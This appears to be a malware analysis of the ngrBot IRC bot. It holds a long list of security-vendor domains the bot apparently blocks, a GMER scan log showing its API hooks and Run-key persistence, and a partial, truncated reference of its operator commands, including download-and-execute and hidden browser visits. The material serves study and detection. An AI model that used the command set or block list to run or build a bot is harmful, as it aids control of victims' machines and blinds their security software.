bbs.360safe.cn | bbs.360safe.com | codehard.wordpress.com | 360.cn | 360.com | p3dev.taringa.net | precisesecurity.com | baike.360.cn | baike.360.com | kaba.360.cn | kaba.360.com | deckard.geekstogo.com | forums.comodo.com | down.360safe.cn | down.360safe.com | x.360safe.com | dl.360safe.com | hotshare.net | free.antivirus.com | updatem.360safe.com | updatem.360safe.cn | update.360safe.cn | update.360safe.com | bbs.duba.net | duba.net | zhidao.baidu.com | hi.baidu.com | drweb.com.es | msncleaner.softonic.com | javacoolsoftware.com | file.ikaka.com | file.ikaka.cn | bbs.ikaka.com | zhidao.ikaka.com | eset-la.com | software-files.download.com | ikaka.com | ikaka.cn | bbs.cfan.com.cn | cfan.com.cn | es.mcafee.com | downloads.malwarebytes.org | bbs.kafan.cn | bbs.kafan.com | bbs.kpfans.com | bbs.taisha.org | support.f-secure.com | bbs.winzheng.com | foros.zonavirus.com | alerta-antivirus.red.es | malwarebytes.org | commentcamarche.net | infospyware.com | bitdefender.es | foros.toxico-pc.com | emsisoft.de | securitynewsportal.com | secuser.com | a188.x.akamai.net | liveupdate.symantec.d4p.net | ftp.nai.com | grisoft.cz | free.grisoft.cz | tds.diamondcs.com.au | ieupdate.gdata.de | ieupdate6.gdata.de | ieupdate5.gdata.de | ieupdate4.gdata.de | ieupdate3.gdata.de | ieupdate2.gdata.de | ieupdate1.gdata.de | iavs.cz | download7.avast.com | download6.avast.com | download5.avast.com | download4.avast.com | download3.avast.com | download2.avast.com | download1.avast.com | upgrade.bitdefender.com | lavasoftusa.com | a-2.org | updates.a-2.org | niuone.norman.no | attechnical.com | zeylstra.nl | fractus.mat.uson.mx | toonbox.de | radius.turvamies.com | downloads.My-eTrust.com | v4.windowsupdate.microsoft.com | v5.windowsupdate.microsoft.com | NoAdware.net | nod32.com | nod32.de | nod32.ch | nod32.nl | nod32.com.au | nod32.nankai.edu.cn | eset.co.th | nod32adria.com | update.eset.com | nod32.smartantivirus.ca | www.siammarkets.com | gxrg.org | eset.sk | avu.zonelabs.com | retail.sp.f-secure.com | retail01.sp.f-secure.com | retail02.sp.f-secure.com | moosoft.com | secuser.model-fx.com | viruslab.ca | downloads-eu1.kaspersky-labs.com | pccreg.antivirus.com | updates.sald.com | k-otik.com | megasecurity.org | fr.mcafee.com | antivirus.cai.com | pandasoftware.com | securitoo.com | Kaspersky-FR.com | thaikaspersky.com | kavkisfile.com | avgfrance.com | antivirus-online.de | ftp.esafe.com | ftp.microworldsystems.com | ftp.europe.f-secure.com | ftp.ca.co | ftp.symantec.com | files.trendmicro-europe.com | akamai.net | inline-software.de | ravantivirus.com | drsolomon.com | openantivirus.org | pandasoftware.es | dialognauka.ru | viguard.com | nod32.lu | zonelabs.fr | anti-virus-software-review.com | vet.com.au | eicar.org | anti-virus.com | microsoft.fr | trendmicro.fr | fr.bitdefender.com | sophos.fr | nsclean.com | antiviraldp.com | pestpatrol.com | agnitum.com | simplysup.com | centralcommand.com | www1.my-etrust.com | authentium.com | finjan.com | psnw.com | gwava.nl | gecadsoftware.com | pspl.com | safetynet.com | stiller.com | sybari.com | wildlist.com | mcaffee.com | antivirus.nmt.edu | buymcafeenow.com | deerfield.com | kerio.com | looknstop.com | mcafee-at-home.com | sygate.com | tinysoftware.com | visualizesoftware.com | zonelabs.com | zonelog.co.uk | webroot.com | lavasoft.nu | spywareguide.com | aluriasoftware.com | spyblocker-software.com | spycop.com | wilderssecurity.net | trapware.com | winpatrol.com | liutilities.com | x-cleaner.com | shop.symantec.com | kaspersky.co.uk | housecall.com | sophos7.ucd.ie | dl1.antivir-pe.com | sophos8.ucd.ie | dl1.antivir-pe.de | sophos9.ucd.ie | dl1.avgate.net | sos.rising.com.cn | dl10.freeav.net | spftrl.digitalriver.com | store.digitalriver.com | stats.norton.com | dl2.antivir-pe.com | sucop.com | dl2.antivir-pe.de | sunbeltsoftware.com | dl2.avgate.net | download.com | sunbelt-software.com | vrv.com.cn | download.com.vn | dl3.antivir-pe.de | symantec-ese.baynote.net | dl3.avgate.net | u19.eset.com | u38.eset.com | mmsk.cn | u91.eset.com | eset.ro | download516.avast.com | avastedition.com | www.avastedition.com | 9down.com | dl7.avgate.net | u63.eset.com | dnl-ru1.kaspersky-labs.com | tool.ikaka.com | moneybookers.com | eset.nl | u25.eset.com | u98.eset.com | download925.avast.com | download94.avast.com | download.cnet.com |

kaspersky.ca | bbs.kaspersky.com.cn | download926.avast.com | download940.avast.com | bbs.mcafeefans.com | download927.avast.com | download941.avast.com | bbs.sucop.com | download928.avast.com | download942.avast.com | bbs.trendmicro.com.cn | download929.avast.com | download943.avast.com | download93.avast.com | download944.avast.com | bitdefender.de | bitdefender.com.ua | download930.avast.com | download945.avast.com | download931.avast.com | download946.avast.com | buddy.bitdefender.com | download932.avast.com | download947.avast.com | buy.rising.com.cn | download933.avast.com | download948.avast.com | download934.avast.com | download949.avast.com | cdn.atwola.com | download935.avast.com | download95.avast.com | center.rising.com.cn | download936.avast.com | download950.avast.com | cert.org | download937.avast.com | download951.avast.com | download938.avast.com | download952.avast.com | download939.avast.com | download953.avast.com | download954.avast.com | download955.avast.com | cn.mcafee.com | download956.avast.com | download957.avast.com | cn.trendmicro.com | download958.avast.com | download959.avast.com | comodo.com | download96.avast.com | download960.avast.com | coresecurity.com | download961.avast.com | download962.avast.com | cpsecure.com | download963.avast.com | download964.avast.com | csc.rising.com.cn | download965.avast.com | download966.avast.com | download967.avast.com | download968.avast.com | download969.avast.com | download97.avast.com | download970.avast.com | download971.avast.com | dl4.antivir-pe.com | download972.avast.com | download973.avast.com | dl4.antivir-pe.de | download974.avast.com | download975.avast.com | dl4.avgate.net | download976.avast.com | download977.avast.com | dl5.avgate.net | download978.avast.com | download979.avast.com | dl6.avgate.net | download98.avast.com | download980.avast.com | dl8.avgate.net | download99.avast.com | dl8.freeav.net | dl9.avgate.net | dl9.freeav.net | kaspersky.it | dnl-cd1.kaspersky-labs.com | dnl-cd10.kaspersky-labs.com | dswlab.com | eeye.com | dnl-cd11.kaspersky-labs.com | emsisoft.com | dnl-cd12.kaspersky-labs.com | esafe.com | download684.avast.com | dnl-cd4.kaspersky-labs.com | downloads-eu2.kaspersky-labs.com | dnl-us9.kaspersky-labs.com | download649.avast.com | dnl-cn15.kaspersky-labs.com | download618.avast.com | download695.avast.com | download603.avast.com | download685.avast.com | avast.it | dnl-cd5.kaspersky-labs.com | downloads-eu3.kaspersky-labs.com | download.avg.com | akamai.avg.com.edgesuite.net | akamai.grisoft.com.edgesuite.net | akamai.avg.com | akamai.grisoft.com | akamai.avg.cz.edgesuite.net | akamai.avg.cz | akamai.grisoft.cz.edgesuite.net | akamai.grisoft.cz | download.avg.cz | backup.grisoft.cz | backup.avg.cz | download650.avast.com | download619.avast.com | fw.rising.com.cn | shudoo.com | download696.avast.com | download604.avast.com | download686.avast.com | dnl-cd6.kaspersky-labs.com | downloads-eu4.kaspersky-labs.com | download651.avast.com | download620.avast.com | fx.dk | download697.avast.com | bbs.janmeng.com | download605.avast.com | download687.avast.com | dnl-cd7.kaspersky-labs.com | download.eset.com | eset.fi | download652.avast.com | download621.avast.com | gdata.de | download698.avast.com | dnl-cd13.kaspersky-labs.com | download606.avast.com | download688.avast.com | filseclab.com | dnl-cd8.kaspersky-labs.com | download653.avast.com | download622.avast.com | download699.avast.com | dnl-cd2.kaspersky-labs.com | download607.avast.com | download689.avast.com | dnl-cd9.kaspersky-labs.com | download654.avast.com | download623.avast.com | go.rising.com.cn | dnl-cd3.kaspersky-labs.com | download608.avast.com | download690.avast.com | forum.ikaka.com | dnl-cn1.kaspersky-labs.com | downloads-us4.kaspersky-labs.com | download.norman.no | download655.avast.com | download624.avast.com | download7.quickheal.com | dnl-cn10.kaspersky-labs.com |

download609.avast.com | download691.avast.com | forum.jiangmin.com | dnl-cn11.kaspersky-labs.com | sandbox.norman.com | download.rising.com.cn | download656.avast.com | download625.avast.com | download700.avast.com | dnl-cn12.kaspersky-labs.com | download617.avast.com | download692.avast.com | dnl-cn13.kaspersky-labs.com | scanner.novirusthanks.org | ftp.updates1.kaspersky-labs.com | fr.drweb.com | download.softpedia.com | u2.eset.com | u56.eset.com | ftp.updates2.kaspersky-labs.com | download0.avast.com | u20.eset.com | u57.eset.com | ftp.updates3.kaspersky-labs.com | fr1.drweb.com | u21.eset.com | u58.eset.com | ftp.updates4.kaspersky-labs.com | fr2.drweb.com | download1.quickheal.com | u22.eset.com | u59.eset.com | ftp.us.mcafee.com | fr3.drweb.com | download10.quickheal.com | u23.eset.com | u6.eset.com | ftp.viruslist.com | fr4.drweb.com | download100.avast.com | bitdefender.secyber.net | u24.eset.com | u60.eset.com | fr5.drweb.com | download1us.softpedia.com | u26.eset.com | u61.eset.com | fr6.drweb.com | u27.eset.com | u62.eset.com | symantecliveupdate.com | fr7.drweb.com | download2.quickheal.com | u28.eset.com | u64.eset.com | symatec.com | download200.avast.com | u29.eset.com | u65.eset.com | hacksoft.com.pe | download201.avast.com | u3.eset.com | u66.eset.com | hauri.net | download202.avast.com | u30.eset.com | u67.eset.com | help.rising.com.cn | download203.avast.com | u31.eset.com | u68.eset.com | freeav.com | download204.avast.com | u32.eset.com | u69.eset.com | trendmicro.com.cn | download205.avast.com | u33.eset.com | u7.eset.com | ikarus.at | freeav.net | download206.avast.com | iss.net | u34.eset.com | u70.eset.com | uk.trendmicro-europe.com | jetico.com | free-av.net | download207.avast.com | k7computing.com | u35.eset.com | u71.eset.com | ftp.avp.com | download641.avast.com | download920.avast.com | dnl-kr7.kaspersky-labs.com | kaspersky.gr | anti-virus.by | ftp.bitdefender.com | update.sophos.com | dnl-us5.kaspersky-labs.com | JUSTFACEBOOK.NET | download214.avast.com | download81.avast.com | mcafeefans.com | mirror02.gdata.de | msk.drweb.com | msk1.drweb.com | msk2.drweb.com | msk3.drweb.com | msk4.drweb.com | msk5.drweb.com | msk6.drweb.com | msk7.drweb.com | niueight.norman.no | niufive.norman.no | niufour.norman.no | niunine.norman.no | niuseven.norman.no | niusix.norman.no | niuthree.norman.no | niutwo.norman.no | nod32.co.uk | nod32.datsec.de | nod32.ru | norton.com | notifier.antivir-pe.de | online.jiangmin.com | online.rising.com.cn | outpost.pl | pccreg.trendmicro.com | pcinternetpatrol.com | quickheal.co.in | reg.rising.com.cn | renewalcenter.symantec.com | safe.qq.com | scan.kingsoft.com | secdreg.org | securecomputing.com | shadow.grisoft.cz | shadu.baidu.com | shadu.duba.net | sophos1.ucd.ie | sophos10.ucd.ie | sophos2.ucd.ie | u0.eset.com | u1.eset.com | u10.eset.com | u100.eset.com | u11.eset.com | u12.eset.com | u13.eset.com | u36.eset.com | u78.eset.com | kaspersky.co.jp | download211.avast.com | kpfans.com | download208.avast.com | dnl-cn14.kaspersky-labs.com | download659.avast.com | ftp.ca.com | download693.avast.com | dnl-us2.kaspersky-labs.com | u36eset.com | u79.eset.com | download212.avast.com | kvup.jiangmin.com | download209.avast.com | download660.avast.com | ftp.customer.symantec.com | download694.avast.com | dnl-us3.kaspersky-labs.com | kaspersky.com.cn | kaspersky.de | eset.co.uk | u37.eset.com | u8.eset.com | kaspersky.dk | download213.avast.com | download210.avast.com | download661.avast.com | ftp.dispatch.mcafee.com | download701.avast.com | dnl-us4.kaspersky-labs.com | kaspersky.pl | eset.at | u37eset.com | u80.eset.com | download3.quickheal.com | download662.avast.com | ftp.download.mcafee.com | download702.avast.com | dnl-us6.kaspersky-labs.com | kaspersky.se | u39.eset.com | u81.eset.com | kasperskylab.co.kr | download4.quickheal.com | download663.avast.com | ftp.downloads1.kaspersky-labs.com | download703.avast.com | dnl-us7.kaspersky-labs.com | kasperskylab.nl | u4.eset.com | u82.eset.com | download5.quickheal.com |

download664.avast.com | download704.avast.com | dnl-us8.kaspersky-labs.com | kav.ru | u40.eset.com | u83.eset.com | kav.zonelabs.com | download501.avast.com | malwaredomainlist.com | download502.avast.com | download665.avast.com | ftp.downloads3.kaspersky-labs.com | download705.avast.com | download503.avast.com | kb.bitdefender.com | u41.eset.com | u84.eset.com | download504.avast.com | download505.avast.com | download666.avast.com | ftp.downloads4.kaspersky-labs.com | download706.avast.com | download511.avast.com | u42.eset.com | u85.eset.com | u14.eset.com | download512.avast.com | u15.eset.com | ftp.downloads-eu1.kaspersky-labs.com | download82.avast.com | ftp.downloads-eu2.kaspersky-labs.com | download658.avast.com | download513.avast.com | zeustracker.abuse.ch | dnl-us11.kaspersky-labs.com | ftp.downloads-eu3.kaspersky-labs.com | download75.avast.com | u43.eset.com | download626.avast.com | download514.avast.com | ftp.downloads-eu4.kaspersky-labs.com | download667.avast.com | download515.avast.com | zonealarm.com | dnl-us12.kaspersky-labs.com | ftp.downloads-us1.kaspersky-labs.com | download76.avast.com | zs.kingsoft.com | u44.eset.com | download627.avast.com | ftp.downloads-us2.kaspersky-labs.com | download668.avast.com | download6.quickheal.com | bitcity.info | dnl-us13.kaspersky-labs.com | ftp.downloads-us3.kaspersky-labs.com | download77.avast.com | bitcity.org | u45.eset.com | download628.avast.com | download600.avast.com | ftp.downloads-us4.kaspersky-labs.com | download669.avast.com | download601.avast.com | ilove.tigolbittys.info | dnl-us14.kaspersky-labs.com | download78.avast.com | ulove.tigolbittys.info | u46.eset.com | download629.avast.com | download602.avast.com | download670.avast.com | download630.avast.com | free.tinypicbox.com | dnl-us15.kaspersky-labs.com | ftp.f-prot.com | download79.avast.com | one.tinypicbox.com | u47.eset.com | download631.avast.com | download632.avast.com | download671.avast.com | download633.avast.com | gangbang.mytijn.org | download634.avast.com | ftp.grisoft.com | download8.quickheal.com | irc.bigshitsandwich.org | u48.eset.com | download635.avast.com | download636.avast.com | ftp.kaspersky.com | download672.avast.com | download637.avast.com | l33t.shadow-mods.net | download638.avast.com | ftp.kaspersky-labs.com | download80.avast.com | irc.metraiciono.com | u49.eset.com | download639.avast.com | download640.avast.com | ftp.liveupdate.symantec.com | download673.avast.com | download642.avast.com | download643.avast.com | ftp.liveupdate.symantecliveupdate.com | download83.avast.com | lovings.technigoyous.net | u5.eset.com | download644.avast.com | download645.avast.com | ftp.mast.mcafee.com | download674.avast.com | download646.avast.com | download647.avast.com | ftp.mcafee.com | download84.avast.com | u50.eset.com | download648.avast.com | download675.avast.com | download676.avast.com | download677.avast.com | download678.avast.com | ftp.my-etrust.com | download85.avast.com | u51.eset.com | download679.avast.com | download680.avast.com | download681.avast.com | download682.avast.com | download683.avast.com | ftp.networkassociates.com | download9.quickheal.com | u52.eset.com | download707.avast.com | u53.eset.com | download922.avast.com | ftp.norton.com | ftp.rads.mcafee.com | ftp.sandbox.norman.com | dnl-ru13.kaspersky-labs.com | u54.eset.com | download923.avast.com | ftp.secure.nai.com | ftp.securityresponse.symantec.com | dnl-ru14.kaspersky-labs.com | u55.eset.com | download924.avast.com | ftp.symantecliveupdate.com | ftp.symatec.com | ftp.trendmicro.com | dnl-ru15.kaspersky-labs.com | u72.eset.com | ftp.uk.trendmicro-europe.com | ftp.update.symantec.com | ftp.updates.symantec.com | u16.eset.com | dnl-ru2.kaspersky-labs.com | u73.eset.com | u17.eset.com | u18.eset.com | u74.eset.com | u75.eset.com | dnl-ru3.kaspersky-labs.com | u76.eset.com | u77.eset.com | u86.eset.com | u87.eset.com | u88.eset.com | dnl-ru4.kaspersky-labs.com | u89.eset.com | u9.eset.com |

u90.eset.com | pcav.cn | u92.eset.com | u93.eset.com | dnl-ru5.kaspersky-labs.com | u94.eset.com | u95.eset.com | u96.eset.com | u97.eset.com | u99.eset.com | dnl-ru6.kaspersky-labs.com | up.duba.net | up.rising.com.cn | abuse.ch | up1.nod123.cn | upd.zonelabs.com | dnl-ru7.kaspersky-labs.com | update.aladdin.com | update.authentium.com | update.avg.com | backup.avg.cz | backup.grisoft.cz | download.avg.cz | update.avgfrance.com | dnl-ru8.kaspersky-labs.com | update.bitdefender.com | update.drweb.com | update.ewido.com | agfirewall.ru | update.grisoft.com | update.grisoft.cz | dnl-ru9.kaspersky-labs.com | update.hispasec.com | update.ikarus-software.at | update.quickheal.com | update.rising.com.cn | dnl-us1.kaspersky-labs.com | update.trendmicro.com | update7.jiangmin.com | agnitum.de | updates.drweb.com | dnl-us10.kaspersky-labs.com | updates.f-prot.com | agnitum.fr | download708.avast.com | upgrade1.bitdefender.com | upgrade2.bitdefender.com | agnitum.ru | download709.avast.com | upgrade3.bitdefender.com | upgrade4.bitdefender.com | ahnlab.com | download72.avast.com | download73.avast.com | download74.avast.com | download900.avast.com | download901.avast.com | download902.avast.com | download903.avast.com | ahn.com.cn | download904.avast.com | vncsvr.com | download905.avast.com | download906.avast.com | download907.avast.com | download908.avast.com | download909.avast.com | virusbuster.hu | download91.avast.com | download910.avast.com | download911.avast.com | download912.avast.com | download913.avast.com | download914.avast.com | atwola.com | download915.avast.com | download916.avast.com | download917.avast.com | download918.avast.com | download919.avast.com | download92.avast.com | bitdefender.co.uk | download921.avast.com | jotti.org | alert.rising.com.cn | antispy.ru | arcabit.com | arcabit.pl | ashampoo.com | avast.ru | avg.com | avgate.net | dnl-eu10.kaspersky-labs.com | bbs.360.cn | dnl-jp14.kaspersky-labs.com | bbs.cpcw.com | bbs.dswlab.com | neuber.com | processlibrary.com | dnl-jp15.kaspersky-labs.com | dnl-cn2.kaspersky-labs.com | dnl-jp2.kaspersky-labs.com | dnl-cn3.kaspersky-labs.com | dnl-jp3.kaspersky-labs.com | dnl-cn4.kaspersky-labs.com | dnl-jp4.kaspersky-labs.com | dnl-cn5.kaspersky-labs.com | dnl-cn6.kaspersky-labs.com | dnl-jp5.kaspersky-labs.com | dnl-cn7.kaspersky-labs.com | dnl-cn8.kaspersky-labs.com | dnl-cn9.kaspersky-labs.com | dnl-jp6.kaspersky-labs.com | dnl-eu1.kaspersky-labs.com | dnl-eu11.kaspersky-labs.com | dnl-eu12.kaspersky-labs.com | dnl-jp7.kaspersky-labs.com | dnl-eu13.kaspersky-labs.com | dnl-eu14.kaspersky-labs.com | dnl-eu15.kaspersky-labs.com | dnl-jp8.kaspersky-labs.com | dnl-eu2.kaspersky-labs.com | dnl-eu3.kaspersky-labs.com | dnl-eu4.kaspersky-labs.com | dnl-jp9.kaspersky-labs.com | dnl-eu5.kaspersky-labs.com | dnl-eu6.kaspersky-labs.com | dnl-eu7.kaspersky-labs.com | dnl-kr1.kaspersky-labs.com | dnl-eu8.kaspersky-labs.com | dnl-eu9.kaspersky-labs.com | dnl-jp1.kaspersky-labs.com | dnl-kr10.kaspersky-labs.com | dnl-jp10.kaspersky-labs.com | dnl-jp11.kaspersky-labs.com | dnl-jp12.kaspersky-labs.com | dnl-kr11.kaspersky-labs.com | dnl-jp13.kaspersky-labs.com | dnl-kr12.kaspersky-labs.com | dnl-kr13.kaspersky-labs.com | dnl-kr15.kaspersky-labs.com | dnl-kr2.kaspersky-labs.com | dnl-kr3.kaspersky-labs.com | dnl-kr4.kaspersky-labs.com | dnl-kr5.kaspersky-labs.com | dnl-kr6.kaspersky-labs.com | dnl-kr8.kaspersky-labs.com | dnl-kr9.kaspersky-labs.com | dnl-ru10.kaspersky-labs.com | dnl-ru11.kaspersky-labs.com | dnl-ru12.kaspersky-labs.com

Gmer Scan

I left only 2 processes in the scan to reduce the size of the log.

```
---- User code sections - GMER 1.0.14 ----

.text           C:\WINDOWS\Explorer.EXE[1212] ntdll.dll!NtEnumerateValueKey
7C90D976 5 Bytes  JMP 00D323F0
.text           C:\WINDOWS\Explorer.EXE[1212] ntdll.dll!NtQueryDirectoryFile
7C90DF5E 5 Bytes  JMP 00D32690
.text           C:\WINDOWS\Explorer.EXE[1212] ntdll.dll!NtResumeThread
7C90E45F 5 Bytes  JMP 00D3D2AA
.text           C:\WINDOWS\Explorer.EXE[1212] ntdll.dll!LdrLoadDll
7C9161CA 5 Bytes  JMP 00D3D166
.text           C:\WINDOWS\Explorer.EXE[1212] kernel32.dll!CreateFileA
7C801A24 5 Bytes  JMP 00D311C0
.text           C:\WINDOWS\Explorer.EXE[1212] kernel32.dll!CreateFileW
7C810976 5 Bytes  JMP 00D31400
.text           C:\WINDOWS\Explorer.EXE[1212] kernel32.dll!MoveFileA
7C822294 5 Bytes  JMP 00D322F0
.text           C:\WINDOWS\Explorer.EXE[1212] kernel32.dll!CopyFileW
7C825779 5 Bytes  JMP 00D310A0
.text           C:\WINDOWS\Explorer.EXE[1212] kernel32.dll!CopyFileA
7C830053 5 Bytes  JMP 00D31000
.text           C:\WINDOWS\Explorer.EXE[1212] kernel32.dll!MoveFileW
7C839659 5 Bytes  JMP 00D32350
.text           C:\WINDOWS\Explorer.EXE[1212] ADVAPI32.dll!RegCreateKeyExW
77DD7535 5 Bytes  JMP 00D32D00
.text           C:\WINDOWS\Explorer.EXE[1212] ADVAPI32.dll!RegCreateKeyExA
77DDEAF4 5 Bytes  JMP 00D32B60
.text           C:\WINDOWS\Explorer.EXE[1212] WININET.dll!HttpSendRequestW
6301F73E 5 Bytes  JMP 00D31EA0
.text           C:\WINDOWS\Explorer.EXE[1212] WININET.dll!HttpSendRequestA
6302E822 5 Bytes  JMP 00D31C40
.text           C:\WINDOWS\Explorer.EXE[1212] WININET.dll!InternetWriteFile
6307665E 5 Bytes  JMP 00D32100
.text           C:\WINDOWS\Explorer.EXE[1212] WS2_32.dll!getaddrinfo
71AB2A6F 5 Bytes  JMP 00D31B60
.text           C:\WINDOWS\Explorer.EXE[1212] WS2_32.dll!send
71AB428A 5 Bytes  JMP 00D32E60
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
ntdll.dll!NtEnumerateValueKey                                  7C90D976 5 Bytes
JMP 001523F0
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
ntdll.dll!NtQueryDirectoryFile                                 7C90DF5E 5 Bytes
JMP 00152690
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
ntdll.dll!NtResumeThread                                       7C90E45F 5 Bytes
JMP 0015D2AA
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
ntdll.dll!LdrLoadDll                                           7C9161CA 5 Bytes
JMP 0015D166
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
kernel32.dll!CreateFileA                                       7C801A24 5 Bytes
JMP 001511C0
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
kernel32.dll!CreateFileW                                       7C810976 5 Bytes
JMP 00151400
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
kernel32.dll!MoveFileA                                         7C822294 5 Bytes
JMP 001522F0
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
kernel32.dll!CopyFileW                                         7C825779 5 Bytes
JMP 001510A0
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
kernel32.dll!CopyFileA                                         7C830053 5 Bytes
```

```
JMP 00151000
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
kernel32.dll!MoveFileW                                         7C839659 5 Bytes
JMP 00152350
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
ADVAPI32.dll!RegCreateKeyExW                                   77DD7535 5 Bytes
JMP 00152D00
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
ADVAPI32.dll!RegCreateKeyExA                                   77DDEAF4 5 Bytes
JMP 00152B60
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!CallNextHookEx                                      77D4ED6E 5 Bytes
JMP 00EADD81 C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!CreateWindowExW                                     77D51AD5 5 Bytes
JMP 00EB4832 C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!DialogBoxParamW                                     77D56702 5 Bytes
JMP 00DD9315 C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!DialogBoxParamA                                     77D588E1 5 Bytes
JMP 00FCDFBE C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!DialogBoxIndirectParamW                             77D62598 5 Bytes
JMP 00FCE021 C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!MessageBoxIndirectA                                 77D6AEF1 5 Bytes
JMP 00FCDF51 C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!SetWindowsHookExW                                   77D6E621 5 Bytes
JMP 00EADBCB C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!UnhookWindowsHookEx                                 77D6F29F 5 Bytes
JMP 00E11CA2 C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!MessageBoxExW                                       77D80559 5 Bytes
JMP 00FCDE22 C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!MessageBoxExA                                       77D8057D 5 Bytes
JMP 00FCDE84 C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!DialogBoxIndirectParamA                             77D86CED 5 Bytes
JMP 00FCE084 C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
USER32.dll!MessageBoxIndirectW                                 77D960B7 5 Bytes
JMP 00FCDEE6 C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
ole32.dll!CoCreateInstance                                     77526009 5 Bytes
JMP 00EB488E C:\WINDOWS\system32\IEFRAME.dll (Internet Explorer/Microsoft
Corporation)
```

```
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
WININET.dll!HttpSendRequestW                                      6301F73E 5 Bytes
JMP 00151EA0
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
WININET.dll!HttpSendRequestA                                      6302E822 5 Bytes
JMP 00151C40
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
WININET.dll!InternetWriteFile                                     6307665E 5 Bytes
JMP 00152100
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
WS2_32.dll!getaddrinfo                                            71AB2A6F 5 Bytes
JMP 00151B60
.text           C:\Program Files\Internet Explorer\iexplore.exe[1404]
WS2_32.dll!send                                                   71AB428A 5 Bytes
JMP 00152E60

---- User IAT/EAT - GMER 1.0.14 ----

IAT             C:\Program Files\Internet Explorer\iexplore.exe[1404] @
C:\WINDOWS\system32\ole32.dll [KERNEL32.dll!LoadLibraryExW]  [019718FD] C:\Program
Files\Internet Explorer\xpshims.dll (Internet Explorer Compatibility Shims for
XP/Microsoft Corporation)

---- Registry - GMER 1.0.14 ----

Reg             HKCU\Software\Microsoft\Windows\CurrentVersion\Run@Vgbkbf
C:\Documents and Settings\[UserName]\Application Data\Vgbkbf.exe

---- Files - GMER 1.0.14 ----

File            C:\Documents and Settings\{UserName]\Application Data\Vgbkbf.exe
169472 bytes

---- EOF - GMER 1.0.14 ----
```

ngrBot Commands

```
Note: parameters within "[" and "]" are required, and parameters within "<" and ">"
are optional.

    !dl [url] <md5> <-r> <-n>

    The bot downloads and executes a file from the specified URL.

    Parameters
    url         URL of the file to download and execute
    md5         optional MD5 hash of the file to download for integrity check, the
bot will not redownload a file with the same hash until reboot
    -r          Enable RusKill on downloaded file
    -n          Disables PDef+ on the system until reboot or until it is manually
re-enabled

-------------------------

  !up [url] [md5] <-r>

    The bot updates its file, but the update does not take effect until the system
is restarted.

    Parameters
    url         URL of the file to update to
    md5         MD5 hash of the update file
    -r          Reboot immediately

-------------------------

   !die

    The bot disconnects from the IRC server and does not reconnect until its system
reboots.

-------------------------

  !rm

    The bot will remove itself from the system.

-------------------------

  !m [state]

    Enable/disable all output to IRC regarding to commands and features.

    Parameters
    state       Enable (on) or disable (off) muting of all output to IRC

-------------------------

  !v

    The bot displays its version, customer name, the MD5 hash of its file, and its
installed filepath.

-------------------------

  !vs [url] [state]

    The bot creates a browser instance and visits the specified link.
    Parameters
    url         URL to open
    state       Open in a visible (1) or invisible (0) window

-------------------------

  !rc <-n|-g>

    The bot disconnects from the IRC server and waits 15 seconds before
reconnecting.

    Parameters
    -n  Only reconnect if the bot is currently marked as "new"
    -g  Only reconnect if the bot did not previously succeed in determining its
country using GeoIP

-------------------------

  !j [<[rule] [options]> channel] <key>

    The bot joins the specified channel. If rules are specified, the bot will only
join if the rules apply to it.

    Parameters
    rule                Optional rule for the bot to check for. Supported options
are -c (country) and -v (version)
    options             Options for selected rule
    With -c,    you can put a single or multiple comma-separated country code(s)
    With -v,    you can put a single or multiple comma-separated version(s)
    channel             Channel to join
    key                 Key of channel to join

-------------------------

  !p [<[rule] [options]> channel]

    The bot parts the specified channel.

    Parameters
    rule                Optional rule for the bot to check for. Supported options
are -c (country) and -v (version)
    options             Options for selected rule
    With -c,    you can put a single or multiple comma-separated country code(s)
    With -v,    you can put a single or multiple comma-separated version(s)
    channel             Channel to part

-------------------------

   !s <rule>

    The bot joins the channel for its country (e.g. Russian bots (RU) join #RU).

    Parameters
    rule        Optional rule for the bot to sort by instead of country. Supported
